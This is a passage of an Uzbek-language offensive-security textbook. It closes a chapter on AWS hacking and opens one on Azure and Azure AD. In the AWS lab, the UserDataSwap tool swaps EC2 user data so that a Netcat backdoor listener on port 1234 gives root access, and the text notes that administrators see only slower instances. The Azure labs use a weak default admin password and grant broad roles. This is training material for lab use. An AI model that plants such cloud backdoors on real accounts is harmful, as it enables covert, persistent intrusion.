Bir standart operatsion tizimda juda an’anaviy bo‘lgan davomiylik mexanizmi – rejalashtirilgan vazifadir. Windows’da Task Scheduler mavjud, Linux’da esa cron daemoni mavjud. Har bir tizimda trigger voqea mavjud bo‘lib, odatda vaqt va harakatga asoslangan. Agar biz AWS ekosistemasi ichida bizga davomiylik beradigan bir ishni qanday ishga tushirishni aniqlashga muvaffaq bo‘lsak? Rhino Security Labsdan Ryan Gerstenkorn bu aniq vaziyatni simulyatsiya qilishga yordam beradigan Go asosidagi vositani yozdi. Ushbu vosita UserDataSwap deb ataladi. Agar sizda tegishli ruxsatlar mavjud bo‘lsa va manbalarni qanday o‘zgartirishni bilsangiz, bu vosita juda foydali bo‘lishi mumkin. Go tilida yozilgan vosita statik yuklash buyrug‘iga ega bo‘lib, bu Netcatning statik tarzda kompilyatsiya qilingan versiyasini qo‘shadi va orqa eshik tinglovchini ochadi. Tinglovchi port tizimda ochiq qoladi (qarang: 27.2-rasm). Buni operatsion tizimda orqa eshik yuklagich va davomiylik moduli aralashmasi sifatida tasavvur qiling.

```
┌──(kali kali)-[~/GHHv6/ch27/Lab/terraform]
└─$ terraform output s3_sam_bucket❶ 27 ×
"ghh-sam-bucket-82jlwozo"
┌──(kali kali)-[~]
└─$ nano UserDataSwap/samconfig.toml❷
```



27.2-rasm. *Foydalanuvchi ma'lumotlarini almashtirish vizualizatsiyasi*

Terraform chiqishi komandasi birinchi bo'lib ishga tushiriladi ❶, shunda asbob uchun S3 konteynerining joylashuvini topish mumkin. Bu komandani terraform katalogida bajarish kerak. So'ngra, Kali instance'ida joylashgan UserDataSwap katalogidagi samconfig.toml faylini ❷o'zgartirish kerak. Faylda bir kiritishni o'zgartirish zarur, ya'ni s3_sam_bucket ❸ kiritmasini:

```
version = 0.1
[default]
[default.deploy]
[default.deploy.parameters]
stack_name = "UserDataSwap"
s3_bucket = "ghh-sam-bucket-82jlwozo❸"
s3_prefix = "UserDataSwap"
region = "us-east-1"
capabilities = "CAPABILITY_IAM"
profile = "default"
```


"samconfig.toml" fayli tugallangach, qurish va joylashtirish komandalarini bajarish mumkin:

```
┌──(kali kali)-[~/UserDataSwap]
└─$ make build❹
sam build
Building codeuri: /home/kali/UserDataSwap/UserDataSwap runtime: go1.x metadata: {}
functions: ['UserDataSwapFunction']
Running GoModulesBuilder:Build
Build Succeeded
Running the make build command in the UserDataSwap directory in the Home of our
Kali instance.
┌──(kali kali)-[~/UserDataSwap]
└─$ make deploy❺
sam build
Building codeuri: /home/kali/UserDataSwap/UserDataSwap runtime: go1.x metadata: {}
functions: ['UserDataSwapFunction']
Running GoModulesBuilder:Build
<---OMITTED FOR BREVITY---->
Capabilities : ["CAPABILITY_IAM"]
Parameter overrides : {}
Signing Profiles : {}
Initiating deployment
=====================
<---OMITTED FOR BREVITY---->
Waiting for changeset to be created..
<---OMITTED FOR BREVITY---->
CloudFormation outputs from deployed stack
-----------------------------------------------------------------------------
Outputs
-----------------------------------------------------------------------------
Key UserDataSwapFunctionIamRole
Description Implicit IAM Role created for Hello World function
<---OMITTED FOR BREVITY---->
Value                arn:aws:lambda:us-east-1:170441420683:function:UserDataSwa-
pUserDataSwapFunction-5FivtnSTNKx9
-----------------------------------------------------------------------------
Successfully created/updated stack - UserDataSwap in us-east-1
```

Birinchi buyruq, make build ❹, dasturiy ta'minotni mahalliy ravishda kompilyatsiya qiladi. Keyin, make deploy ❺ buyrug'ini bajarish Lambda funksiyasini yaratadi, bu funksiya hodisa ko'prigi (event bridge) sifatida ishga tushiriladi. Lambda funksiyasi ishga tushishi uchun EC2 instansiyalarini qidiradi va ishga tushgan EC2 instansiyalari hodisa ko'prigini ishga tushiradi. Lambda funksiyasi ishga tushgach, instansiya ID'ni maqsad sifatida oladi va foydalanuvchi ma'lumotlarini saqlaydi. Lambda funksiyasi EC2 serverga o'chirishni, foydalanuvchi ma'lumotlarini almashtirishni va instansiyani ishga tushirishni buyuradi. Bu ja-

rayon tugagach, dastur asl foydalanuvchi ma'lumotlarini qaytarib almashtiradi. Administrator uchun EC2 odatdagidan ancha sekin ishlayotgan kabi ko'rinadi. Shuni ham ta'kidlash kerakki, avtomatik masshtablashtirish sinovdan o'tkazilmagan va bu jarayonni nazoratdan chiqishiga olib kelishi mumkin. Bu konfiguratsiyada avtomatik masshtablashtirishni yoqmang. Biz foydalanayotgan implant har bir EC2 instansiyasida 1234-portdagi Netcat tinglash portidir.

Endi sinov uchun EC2 server qurish kerak! Yaxshiyamki, qurbon ❻ qurilmasini yaratish uchun boshqa terraform papkasiga kirish mumkin:

```
┌──(kali kali)-[~/GHHv6/ch27/Lab/terraform2]
└─$ ./build2.sh❻
victim2 = "54.198.158.163"
victim2-instance = "i-0d2d873ab99f40eb9"
```

Hozirda UserDataSwap dasturining barcha kerakli operatsiyalarni bajarishi uchun taxminan 5 yoki 6 daqiqa kutishimiz kerak. Funksiya bajarilishining holatini ko'rish uchun CloudWatch log guruhi (https://console.aws.amazon.com/cloudwatch /home?region=us-east-1#logsV2:log-groups) orqali, "UserDataSwap-UserDataSwapFunction" so'zlarini o'z ichiga olgan so'nggi log guruhini tekshirishingiz mumkin.

Endi, biz orqadan kirish o'rnatilgan tizimga ulanib ko'ramiz. Xom soket shell bo'lib, netcat yordamida ulanishingiz mumkin.

```
┌──(kali kali)-[~]
└─$ nc 10.0.0.30 1234❼
ls❽
snap
whoami❾
root
```

Endi, bir xil VPC ichida o'z mashinaga ulanib, portning ochilganini tekshirish mumkin. Asosiy maqsad mashinaga qarshi "nc" ❼ buyruqni ishlatish; netcat bilan hech qanday prompt bo'lmasligini esda tutish. Sinab ko'rish uchun "ls" ❽ va "whoami" ❾ buyruqlarini bajarish mumkin.

Xulosa

Amazon Web Xizmatlar (AWS) juda kuchli va foydali vositalar to'plamidir, bu xizmatlarni, dasturlarni, ilovalarni va boshqalarni Amazonning o'zi kabi katta miqyosda taqdim etish imkonini beradi. Ammo Amazon Web Services'ni faqat bulutli xizmat muhit sifatida emas, balki operatsion tizim sifatida ko'rib chiqish kerak. Bu ko'plab an'anaviy operatsion tizimlarning xususiyatlariga ega bo'lib, o'ziga xos tarzda taqdim etiladi. AWS'ning ruxsatnomalar modeli an'anaviy operatsion tizimlarimizga o'xshaydi, u fayl tizimlari to'plamiga ega va ilovalar va jarayonlar bilan ishlash, ishga tushirish va jadvalga qo'yish imkoniyatlariga ega. Shu nuqtai nazardan, Amazon Web Services'ni juda tanish usulda hujum qilish va suiiste'mol qilish mumkin. Ushbu bob Amazon Web Services'ga yanada diqqat bilan qarash yo'lini boshlaydi, deb umid qilinadi.

Qo'shimcha manbalar

IAM Identifiers docs.aws.amazon.com/IAM/latest/UserGuide/reference_identifiers.html#identifiers-unique-ids

Server-Side Request Forgery owasp.org/www-community/attacks/Server_Side_Request_Forgery

Foydalanilgan adabiyotlar

1. Ron Miller, "How AWS came to be," TechCrunch, https://techcrunch.com/2016/07/02/andy-jassys-brief-history-of-the-genesis-of-aws/.
2. "How IAM users sign in to AWS," AWS, https://docs.aws.amazon.com/IAM/latest/UserGuide/id_users_sign-in.html.
3. "Managing access keys for IAM Users," AWS https://docs.aws.amazon.com/IAM/latest/UserGuide/id_credentials_access-keys.html.
4. "AWS Identity and Access Management (IAM) Announces General Availability and Support in the AWS Management Console," AWS, https://aws.amazon.com/about-aws/whats-new/2011/05/03/announcing-IAM/.
5. "Amazon Resource Names (ARNs)," AWS, https://docs.aws.amazon.com/general/latest/gr/aws-arns-and-namespaces.html.
6. Asaf Hecht, "The Cloud Shadow Admin Threat: 10 Permissions to Protect," CyberArk, https://www.cyberark.com/resources/threat-research-blog/the-cloud-shadow-admin-threat-10-permissions-to-protect.
7. Amazon GuardDuty, IAM finding types, https://docs.aws.amazon.com/guardduty/latest/ug/guardduty_finding-types-iam.html#unauthorizedaccess-iamstancecredentialexfiltration.
8. PACU,https://github.com/RhinoSecurityLabs/pacu.
9. weirdAAL.py, https://github.com/carnal0wnage/weirdAAL/blob/ ef760fde7ffa997e7319bbab0329e99de83e2847/weirdAAL.py.
10. Redboto, Red Team Scripts for AWS, https://github.com/elitest/Redboto.
11. UserDataSwap, https://github.com/RyanJarv/UserDataSwap.

28-BOB. MICROSOFT AZURE PLATFORMASIDA XAKERLIK

Ushbu bob quyidagi mavzularni o‘z ichiga oladi:

• Azure boshqaruv va ma’lumotlar rejasining qanday ishlashini va bizning tizimga kirishimizga qanday ta’sir qilishini tushuntirish.

• Microsoft identifikatorlarini Azure AD’da qanday topish va bu hisoblarni qanday egallash mumkinligini aniqlash.

• Microsoft’dagi tizim tomonidan tayinlangan boshqarilgan identifikatorlarning qanday ishlashini va ulardan qanday foydalanish mumkinligini ko‘rib chiqish.

Microsoft bulut platformasi Microsoft Azure nomi bilan ma’lum. Bu platforma texnologiyasi “infratuzilma xizmat kabi” (IaaS) hisoblanadi, ammo Mixrosft Azure dastlab bulut platfrormasi kabi emas balki, “platforma xizmat kabi” (PaaS) texnologiyasi sifatida yaratilgan. Shunday qilib, joriy tizimning katta qsimi foydalanuvchilari bazasiga ega ko‘pfoydalanuvchiga ega faoliyatga qaratilgan. Microsoftning bulutli platformasi Amazon platformasidan ba’zi nozik jihatlar bilan farqlanib, bufg‘unchilar buni suiste’mol qilishlari mumkin. Quyida Amazondan nimalar bilan farqlanishiga bir nechta misollar keltirilgan:

– Aktivlarni tashkil etish mexanizmi, qanday qilib kirishni boshqarish ishlashiga ta’sir qiladi.


– Standart Azure Virtual Mashinalarda ko‘proq ekspluatatsiya imkoniyatlari mavjud va kirishni cheklash usullari yanada murakkab.

– Identifikatorlar OpenID Connect dan foydalanadi, chunki Microsoft Azure AD’ni Azure bilan yaqin integratsiya qilgan, bu esa statik AWS API kalitlaridan katta farq qiladi.

Shuningdek, Microsoft Azure haqida gapirilganda, Microsoftning Azure Active Directory siz muhokama qilish qiyin. Azure va Azure AD tizimlarining bir-biriga juda chuqur integratsiya qilinganligi sababli, bu bo‘limlarda Azure AD’ga e’tibor qaratiladi.

Microsoft Azure

Microsoft Azure bir nechta rivojlanish uchun mo‘ljallangan komponentlarga ega bo‘lib, u doimiy ravishda kengayib, umumiy IT hisoblash muhitlarini ham o‘z ichiga oladi. Azure’ning tashkil etilishida markaziy tushuncha – aktivlar joylashishi mumkin bo‘lgan tuzilmani anglashdir. Ushbu konsept Amazon Organizations’ga o‘xshash tarzda ishlaydi, ammo IAM qoidalarining qanday tatbiq etilishida katta farqlar mavjud. Bu tashkilotning Azure aktivlariga qanday ta’sir qilishi mumkinligini ko‘rib chiqish mumkin.



28.1-rasm. *Azure obunalari*

Azure ko‘plab aktivlarini tashkil qilish uchun “subscriptions” (“obunalar”) deb nomlangan konseptdan foydalanadi. Azure obunalari boshqaruv guruhlari tomonidan tashkil etiladi. Bitta boshqaruv guruhi bir nechta obunalarni boshqarishi mumkin, har bir obuna esa bir nechta resurs guruhlarini boshqarishi mumkin. Resurs guruhlari resurslarni o‘z ichiga oladi. Bu model ierarxik bo‘lib, meros olish xususiyati mavjud. Boshqaruv guruhi darajasida “Owner” (“Ega”) yoki “Contributor” (“Hissador”) bo‘lgan foydalanuvchi, imtiyozlarni quyidagi darajalarga meros qilib olishadi. Bu juda muhim, chunki daraxtning yuqori qismida imtiyozlarni qo‘llash quyidagi darajalarga ta’sir ko‘rsatadi. 28.1-rasm Azure guruhlarining qanday tashkil etilganini va ularning o‘zaro aloqalarini qanday bo‘lishi mumkinligini ko‘rsatadi.

Azure va AWS o‘rtasidagi farqlar

Oldingi bo‘limda AWS haqida gapirgandan so‘ng, ikki bulut muhitidagi asosiy farqlarni, ayniqsa, hujumchi sifatida sizni hayratda qoldirishi mumkin bo‘lgan farqlarni ko‘rib chiqish yaxshi bo‘ladi. Birinchi farq shundaki, ko‘plab tashkilotlar Azure AD’ni biror darajada ishga tushirgan. AWS foydalanuvchilarga identifikator provayder (IdP) taqdim etmaydi; buning o‘rniga ular dasturiy kirish uchun API kalitlaridan foydalanadilar. AWS IAM yordamida AWS tizimida qaysi xizmatlar va resurslardan foydalanish mumkinligini aniq belgilaydi. Agar Azure yoki AWS-dan kelayotgan bo‘lsa va bu ikki tizim o‘rtasida aktivlarni ko‘chirishga harakat qilsa, imtiyozlar va tuzilmalar ularning qo‘llanilishida juda farq qiladi. Bu chalkashtirishi mumkin yoki ular qanday ishlashidan norozi bo‘lish mumkin.

Imtiyozlardan tashqari, AWS va Azure o‘rtasidagi boshqa katta farq ba’zi chiqishdan tayyor xususiyatlarda namoyon bo‘ladi. Azure ko‘plab tizimlarni avtomatlashtirish usullarini taqdim etadi. Azure VM-larda “run-command” deb ataladigan kod bajarish xususiyati mavjud. Custom Script Extensions kabi vositalarda tizim operatsiyalarini bajarish uchun turli xil variantlar mavjud. Bu vositalar standart ravishda mavjud bo‘lib, AWS-da buni sozlash talab etiladi.

Nihoyat, ba’zi xizmatlarning qurilishi bo‘yicha farqlar mavjud bo‘lib, ayni xostda juda oz ajratish mavjud. Misol uchun, Windows uchun Azure Functions. Azure Functions AWS-dagi Lambda’ga o‘xshash, lekin nozik farqlar bilan. Windows’dagi bir xil “ilova” ichida yaratilgan Azure Functions bir xil disk drayverini baham ko‘radi va disk ajratilishi mavjud emas. Bu, Windows tarixan konteynerlar bilan ishlamaganligi sababli, Azure Functions for Windows’da mavjud bo‘lgan muammo.

Azure User Account yoki Service Principal konseptidan foydalanadi, bu xizmat hisobiga o‘xshaydi. Azure AD IdP bo‘lgani sababli, turli OAuth oqimlarini ishlatishi mumkin. Bu AWS’dan farq qiladi, chunki AWS statik yoki vaqtinchalik API kalitlaridan foydalanadi. Shuningdek, biz Azure’dagi API-larda foydalanuvchi nomi va parol asosidagi autentifikatsiya hujumlarini amalga oshiramiz, chunki ushbu foydalanuvchilarga kirish web va buyruq satri interfeysi (CLI) orqali kirishni ta’minlaydi, bu esa juda qudratli.

Laboratoriya ishi 28.1:
Laboratoriya muhitini yaratish va sozlash

Bunda Jason Ostrom tomonidan yaratilgan PurpleCloud nomli loyiha ishlatiladi. PurpleCloud Terraform va Ansible’dan foydalanib, atrof-muhitni sozlashga yordam beradi. PurpleCloud o‘zida bir nechta ruxsatlarni talab qiladi:

– Microsoft Azure obunasini o‘rnatgan bo‘lish kerak.
– Terraform va Ansible hali ham mashinada o‘rnatilgan bo‘lishi kerak.
– Azure Service hisobini sozlash kerak.
– Microsoftdan Azure CLI-ni o‘rnatish kerak.

GitHub repozitoriyasining pastki qismida hujjatlarni yaratish uchun linkni ko‘rish mumkin. Ushbu sayt xizmat hisoblarini qanday yaratishni ko‘rsatadigan bo‘limga ega.

Ushbu bo‘limdagi laboratoriyalar resurslar uchun juda ko‘p pul talab qilishi mumkin. Sizda mavjud bo‘lgan variantlardan biri bu mashinalarni “to‘xtatish” – o‘chirish emas, faqat “to‘xtatish” – laboratoriyalar bir soat ishlaganidan keyin. Bu sizga laboratoriyalarni yaratishga imkon beradi, ammo har safar ularni yo‘q qilishingiz shart bo‘lmaydi. Bu laboratoriyaning bir oy davomida ishlashi Windows virtual mashinalari va Microsoft litsenziyalari bilan Azure’da bir necha yuz dollarni tashkil qilishi mumkin.

PurpleCloud’ni amalga oshirish boshlanadi, kodni forking orqali amalga oshiriladi.

```
┌──(kali㉿kali)-[~/]
└─$ git clone https://github.com/iknowjason/PurpleCloud❶
<--OMITTED FOR BREVITY---->
┌──(kali㉿kali)-[~/]
└─$ cd PurpleCloud/deploy❷
┌──(kali㉿kali)-[~/PurpleCloud/deploy]
└─$ cp terraform.tfexample terraform.tfvars❸:
┌──(kali㉿kali)-[~/PurpleCloud/deploy]
└─$ nano terraform.tfvars❹
```



28.2-rasm. *Azure uchun ilovalarni ro‘yxatdan o‘tkazish sahifasi*

Birinchi qadam PurpleCloud repozitoriyasini klonlashdir ❶. Repozitoriya o‘z ichida ko‘plab Terraform skriptlarini deploy katalogida ❷ saqlaydi. Katalogga kirgandan so‘ng, terraform.tfexample faylini terraform.tfvars ga ko‘chirish kerak ❸. Keyingi qadamda, faylni tahrir qilib, bir necha sozlamalarni o‘zgartirish kerak ❹.

Mana tfexample faylida o‘zgartirish kerak bo‘lgan tegishli qismlar:

```
arm_client_id = "REPLACE_WITH_YOUR_VALUES"❺
arm_client_secret = "REPLACE_WITH_YOUR_VALUES"
subscription_id = "REPLACE_WITH_YOUR_VALUES"
tenant_id = "REPLACE_WITH_YOUR_VALUES"
```

Taqdim etilgan rasm Azure Portal orqali qanday qilib bu qiymatlarni olish mumkinligini ko‘rsatadi ❺. Agar siz Azure Portal’dan foydalansa, bu qiymatlarni Azure Active Directory | App Registrations’ni tanlab va keyin ilovangizni bosish orqali topish mumkin (28.2-rasm).

Qiymatlar konfiguratsiya fayliga kiritilgandan so‘ng, ushbu elementlarni to‘ldirish uchun qiymatlarni topish mumkin. Klient maxfiy kalitini yaratishi kerak bo‘ladi, bu esa ilovaning Sertifikatlar va Maxfiy Kalitlar bo‘limida mavjud bo‘ladi. Shuningdek, bu faylda src_ip’ni tahrir qilib, ochiq tizimlarga kirishni cheklash imkoniyatiga ega bo‘lish mumkin.

Tizimni qurish uchun terraform buyruqlari ishga tushiriladi.

```
┌──(kali㉿kali)-[~/PurpleCloud/deploy]
└─$ terraform init && terraform apply -var-file=terraform.tfvars❻
```

Terraform-da “var-file”❻ belgilash orqali o‘z tenantiga joylashtirishni amalga oshirish mumkin. Bu jarayon bir necha daqiqa davom etishi mumkin. Tashqi IP manzillar haqida chiqish bo‘ladi, lekin ular to‘g‘ridan-to‘g‘ri ko‘rsatilmaydi. Laboratoriyalarda ushbu manzillarni topish mumkin. Shuningdek, fayllarni tahrir qilib, tashqi kirishni ruxsat bermaslik va faqat ichki IP manzillarni ishlatish mumkin. Bu PurpleCloud-da hujjatlashtirilgan, bu yerda emas.

Laboratoriya ishi 28.2: Qo‘shimcha foydalanuvchi qadamlarini bajarish

Laboratoriyalarni bajarish uchun, portalda ba’zio‘zgarishlar qilish kerak. Avvalambor, laboratoriyaga kirish uchun foydalanish mumkin bo‘lgan foydalanuvchini qo‘shish lozim:

```
┌──(kali㉿kali)-[~/]
└─$ sudo curl -sL https://aka.ms/InstallAzureCLIDeb | sudo DIST_CODE=bullseye
bash❶
<--OMMITED FOR BREVITY---->
┌──(kali㉿kali)-[~/]
└─$ az login❷.
```

Hozirda Debian “bullseye” chiqarilgan, va Debian “bookworm” keyingi versiya bo‘lib kelmoqda. Shuni ta’kidlash joizki, Kali doimiy yangilanishga ega bo‘lgan taqsimotdir va faylni o‘rnatish uchun Debian reliziga iloji boricha yaqinroq bo‘lish kerak.

Ushbu laboratoriyadagi ba’zi qadamlarni bajarish uchun Azure CLI asbobiga ❶ ehtiyoj bor, bu AWS CLI’dan foydalanib Azure buyruqlarini bajarish imkonini beradi. Biroq AWS CLI’dan farqli o‘laroq, Azure OpenIDConnect’dan foydalanadi, shuning uchun Azure’ga kirish uchun bir nechta usullar mavjud, jumladan:

• OpenIDConnect Authorization Code Flow: **az login**

• OpenIDConnect Authorization Code Flow foydalanuvchi nomi va parolni login oynasida ko‘rsatish: **az login -u user -p password**

• OpenIDConnect Device Flow: **az login --use-device-code**

• OpenIDConnect Client Credentials Flow: **az login --service-principal -u 123-123-123 -p password --tenant 123-123-123**

Ko‘rinib turganidek, tizimga dasturiy ravishda kirish uchun bir nechta yo‘llar mavjud. Hozirda desktop muhitlari uchun standart avtorizatsiya kodi ❷ ishlatiladi. Agar desktop muhitidan foydalanilmasa, -u/-p o‘zgaruvchilarini qo‘llab login qilishni ko‘rib chiqish zarur.

Tizimga kirilgandan so‘ng, Azure’ga kirish uchun foydalanish mumkin bo‘lgan foydalanuvchi hisobi yaratiladi:

```
┌──(kali㉿kali)-[~/]
└─$ az ad user create --display ghh-test-user --password
ReallyReallyVeryStrongPassword --user-principal-name ghh-test-user@tenant.com❸.
The specified password does not comply with password complexity requirements.
Please provide a different password ❹.
┌──(kali㉿kali)-[~/]
└─$ az ad user create --display ghh-test-user --password
ReallyReallyVeryStrongPassword!1 --user-principal-name ghh-test-user@tenant.com
{
"accountEnabled": true,
<--OMITTED FOR BREVITY---->
}
```

E’tibor berish kerakki, uzun va kuchli parolga ega haqiqiy foydalanuvchi hisobi yaratilmoqda ❸. Kitobdagi paroldan foydalanish kerak emas, uzun va kuchli parol tanlanadi, chunki bu foydalanuvchiga bulut muhitida huquqlar beradi ❹.

Yaratilgan foydalanuvchining Azure AD’da hech qanday ruxsati yo‘q, shuning uchun keyingi qadam bu foydalanuvchiga huquqlar berishdir. Buni amalga oshirishning bir necha usullari mavjud; eng osoni Azure Portal’da quyidagi qadamlarni bajarishdir:

1. Azure | Subscriptions tanlanadi va aktivlar joylashgan obuna topiladi. Chap tomonda Access Control (IAM) opsiyasi bosiladi.

2. Role Assignments bosiladi va keyin Add Role Assignment tanlanadi. Bu uchta qadamdan iborat:

a. Rolni topish.

b. A’zolarni topish.

c. Tayinlashni amalga oshirish. Birinchi ekranida Reader rolini tanlashga ishonch hosil qilish.

3. Next bosiladi. Members bo‘limida foydalanuvchi, ghh-test-user tanlanadi. Ushbu foydalanuvchini tanlash uchun Select Members bosiladi.

4. Nihoyat, View and Assign bosiladi.

Endi foydalanuvchini o‘rnatgandan so‘ng, virtual mashinalaridan biriga tizim tomonidan tayinlangan boshqariladigan identifikatorni berish kerak. Quyidagi qadamlarni bajarish kerak:

1. Azure Portal’da, PurpleCloud tomonidan yaratilgan resurs guruhi bosiladi. U purplecloud-devops1 deb ataladi.

2. Resurslar ro‘yxatga olinganidan so‘ng, rtc-dc1 bosiladi. Ushbu hududda, chap tomondagi sozlamalar bo‘limida Identity bo‘limi bosiladi.

3. Statusni On ga o‘tkaziladi. Davom etish uchun Save ni bosish kerak bo‘lishi mumkin.

4. Endi Azure Role Assignments tugmasi ko‘riladi. Rol tayinlash uchun ushbu tugma bosiladi.

5. Obunani tanlash kerak bo‘lishi mumkin; agar bir nechta obuna bo‘lsa, ekrandagi scopes bo‘limida ro‘yxatdan obunani tanlash kerak. Obuna va Contributor roli tanlanadi.

E’tibor berish joizki, bu nisbatan yuqori darajadagi kirish huquqi. Hozirda kirish nazorat ro‘yxatini faqat o‘z IP manziliga cheklash kerak. Agar bu amalga oshirilmagan bo‘lsa, terraform.tfvars fayli o‘zgartiriladi va keyin konfiguratsiya yangilash uchun Terraform’ yana ishga tushiriladi.

Laboratoriya ishi 28.3: Kirishni tekshirish

Endi barcha mashinalarga kirish mumkinligi tekshiriladi. Buni amalga oshirish uchun, administrator hisobidan domen nazoratchisiga kirish kerak. Ushbu laboratoriya jarayonini domen nazoratchisining IP manzilini olishdan boshlaydi.

```
┌──(kali㉿kali)-[~/]
└─$ az vm list -o table -d❶
Name ResourceGroup PowerState PublicIps Fqdns Location Zones
---------- ---------- ---------- ---------- ------ ---------- -------
rtc-dc1❷ PURPLECLOUD-DEVOPS1 VM running 40.78.2.188❺ westus
rtc-velocihelk❹ PURPLECLOUD-DEVOPS1 VM running 13.88.175.91 westus
Win10-Lars❸ PURPLECLOUD-DEVOPS1 VM running 13.88.175.92 westus
```

Avvalambor, “az vm” vositasidan foydalanib, barcha obyektlarni jadval formatida ro‘yxatlash boshlanadi ❶. Operatsion muhitda uchta VM mavjud: domen nazoratchisi ❷, foydalanuvchi ish stoli ❸ va SOC server/ELK server ❹. Ish stoli va domen nazoratchisiga RDP orqali kirish mumkin, SOC server esa SSH orqali mavjud bo‘ladi. Laboratoriyalar uchun faqat “rtc-dc1”ga e’tibor qaratish lozim. Ushbu misolda ko‘rsatilgan IP manzil 40.78.2.188 ❺, ammo siznikisi boshqacha bo‘lishi mumkin.

“rtc-dc1”ga RDP orqali kirish uchun foydalanuvchi nomi sifatida “rtc.local\rtcadmin” va parol sifatida “Password123”dan foydalaning. Agar serverga kirish imkoniyatiga ega bo‘linsa, RDP sessiyasini ochiq qoldish yoki yopish mumkin.

Keyinchalik bo‘limda qaytib ko‘rib chiqiladi.

Microsoft Azure AD tizimining umumiy ko‘rinishi

Agar diqqat bilan qaralsa, Azure Active Directory (Azure AD) Azure’ning ichki ishlashida markaziy o‘rin tutadi. Sistema qanday tashkil etilganini tushunish muhimdir, shuning uchun keyingi laboratoriyalar Azure va Azure AD o‘rtasidagi aloqalarni aniqlashga yordam beradi. Azure AD – bu identifikatsiya provayderi (IdP). Aniqlik kiritish uchun, Azure AD OpenID Connect’dan foydalanadi, bu OAuth ustida joylashgan bir freymvork. Qo‘shimcha ma’lumot olish uchun “For Further Reading” bo‘limida Okta’ning OAuth 2.0 haqidagi qo‘llanmasiga havolalar mavjud.

Nega shunday ko‘p korxonalar Azure AD’dan foydalanmoqda? Asosiy sabab Office 365. Ko‘plab Office 365 foydalanuvchilari on-premises Exchange’dan kelgan, va foydalanuvchilarni sinxronlashtirishni osonlashtirish uchun Azure AD pochta qutilarini va foydalanuvchilarni sinxronlashtirish uchun ishlatilgan. Shuningdek, ko‘plab tashkilotlar Okta yoki boshqa IdP’lar bilan ishlagan, unda Azure AD ushbu IdP’lar bilan federatsiya qiladi.

Azure o‘z resurslariga kirishni boshqarish uchun bir qator scope’lar (doiralar) dan foydalanadi. Boshqaruvlar scope orqali belgilanadi va bu scope’lar foydalanuvchilarning Azure’dagi ruxsatlarini belgilaydi. Microsoft Azure AD klassik Active Directory Domain Services’dan farqli identifikatsiya saqlash turidir. Microsoft identifikatsiya xizmatlari turlari o‘rtasida ko‘plab farqlar mavjud, bu farqlar 28.1-jadvalda tushuntirilgan.

Azure ruxsatlari

Azure’dagi umumiy rollarga e’tibor qaratish joiz. Masalan, Virtual Machine User Login roli haqida gaplashiladi, bu Azure uchun o‘rnatilgan roldir. Ushbu rol nima qiladi va nimani o‘z ichiga oladi? Quyida, rolni JSON formatida tizim uchun qanday tashkil etilganini ko‘rsatadigan misol keltirilgan:

28.1-jadval.

Microsoft identifikatsiya xizmatlarini taqqoslash

Xususiyat	Azure AD	Microsoft AD DS	Azure ADDS
Xosting turi	Xost (SaaS)	Lokal xost	Xost (SaaS)
Login turi	Veb asosda, OAuth, SAML, OpenID-Connect	LDAP, Kerberos, NTLMv2	LDAP Store, Kerberos, NTLMv2
Kompyuter boshqaruvi	Intune (MDM) dan foydalanish	“Group Policy” siyosati	“Group Policy” siyosati

Foydalanuvchi boshqaruvi	Yassi tuzilish, qamrovga asoslangan boshqaruv	Papkalar, ACL asoslari, daraxt tuzilishi	Papkalar, ACL asoslari, daraxt tuzilishi
Administrator Hisoblari: Rollari	Global Admin, Billing Admin, Contributor rollari	Domen admini, korporativ admin, zaxira admini, sxema admini	Zaxira admini (domen admini, korporativ boshqaruvchi yoki sxemani o'zgartirishga ruxsat berilmaydi
Tashkilotlar va Ko'p Ijarachilik	Ijaradoshlar	Forest (o'rmon) va domenlar	No-Forest, no-domen
Synxron variantlar	Lokal AD Azure AD domen xizmatlari bilan sinxronlashi mumkin	Foydalanuvchilarni Azure AD bilan sinxronlash mumkin, faqat bitta ulagich, har bir obyekt uchun faqat bitta Azure AD sinxronlash	Chiqishni sinxronlash imkonsiz, Azure AD ma'lumotlarini oladi

```
{
"id": "/providers/Microsoft.Authorization/roleDefinitions/fb879df8-f326-
4884-b1cf-06f3ad86be52",❶
"properties": {
"roleName": "Virtual Machine User Login",
"description": "View Virtual Machines in the portal and login as a regular user.",
"assignableScopes": [
"/"
],
"permissions": [
{
"actions": [
"Microsoft.Network/publicIPAddresses/read❷",
"Microsoft.Network/virtualNetworks/read",
"Microsoft.Network/loadBalancers/read",
"Microsoft.Network/networkInterfaces/read",
"Microsoft.Compute/virtualMachines/*/read",
"Microsoft.HybridCompute/machines/*/read"
],
"notActions": [],
"dataActions": [
"Microsoft.Compute/virtualMachines/login/action❸",
"Microsoft.HybridCompute/machines/login/action"
],
"notDataActions": []
}
]
}
}
```


